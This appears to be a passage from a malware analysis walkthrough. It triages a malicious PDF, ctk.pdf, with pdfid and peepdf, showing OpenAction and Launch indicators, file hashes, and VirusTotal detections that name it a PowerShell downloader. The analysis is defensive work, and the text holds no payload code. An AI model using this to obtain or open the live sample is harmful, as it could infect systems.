
```
pentest@kali:~/malware$ pdfid ctk.pdf
PDFiD 0.2.7 ctk.pdf
 PDF Header: %PDF-1.1
 obj                    5
 endobj                 5
 stream                 1
 endstream              0
 xref                   1
 trailer                1
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    0
 /JavaScript            0
 /AA                    0
 /OpenAction            1
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                1
 /EmbeddedFile          0
 /XFA                   0
 /Colors > 2^24         0
```

With pdfid, we see some suspicious indicators, the single page, the including of an OpenAction event type, and a Launch event. When we look at the malware with peepdf, we see some more info, including some MD5 and SHA1 hashes we can use for research on VirusTotal.com:



```
pentest@kali:~/malware$ peepdf.py ctk.pdf
Warning: PyV8 is not installed!!
Warning: pylibemu is not installed!!

File: ctk.pdf
MD5: f0e55995b81e974e9df4d1c060bc4bcc
SHA1: acaeb29abf2458b862646366917f44e987176ec9
Size: 1503 bytes
Version: 1.1
Binary: False
Linearized: False
Encrypted: False
Updates: 0
Objects: 5
Streams: 1
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: No
        Objects (5): [1, 2, 3, 4, 5]
        Streams (1): [4]
                Encoded (0): []
        Suspicious elements:
                /OpenAction: [1]
                /Launch: [1]
```

On VirusTotal, we have pretty clear indicators that this is malware:


virustotal.com/gui/file/c8ec0981f22303b81f5463dce7e9bb3d34f9c162710be9fb766ecaad86a9afa3/detection

c8ec0981f22303b81f5463dce7e9bb3d34f9c162710be9fb766ecaad86a9afa3

34 / 60

34 engines detected this file

c8ec0981f22303b81f5463dce7e9bb3d34f9c162710be9fb766ecaad86a9afa3
ctk.pdf

1.47 KB Size

2021-02-08 13:35:44 UTC
14 days ago

autoaction checks-user-input detect-debug-environment direct-cpu-clock-access invalid-xref launch-action pdf runtime-modules

Ad-Aware	Generic.PoweCod.A.F8F08A22	AhnLab-V3	PDF/Downloader
ALYac	Trojan.Downloader.PowerShell.Lnk	Arcabit	Generic.PoweCod.A.F8F08A22
Avast	PDF:PwrShell-A [Trj]	AVG	PDF:PwrShell-A [Trj]
Avira (no cloud)	EXP/Pidief.65476	BitDefender	Generic.PoweCod.A.F8F08A22
CAT-QuickHeal	PDF.PowerShell.Agent.4550	ClamAV	Pdf.Dropper.Agent-7061148-0

Again, please be careful with this. While the malware is quite dated, and unlikely to work on a modern Windows system, it is, as you can see above, a real computer contaminant. Assume it is dangerous and govern yourself accordingly.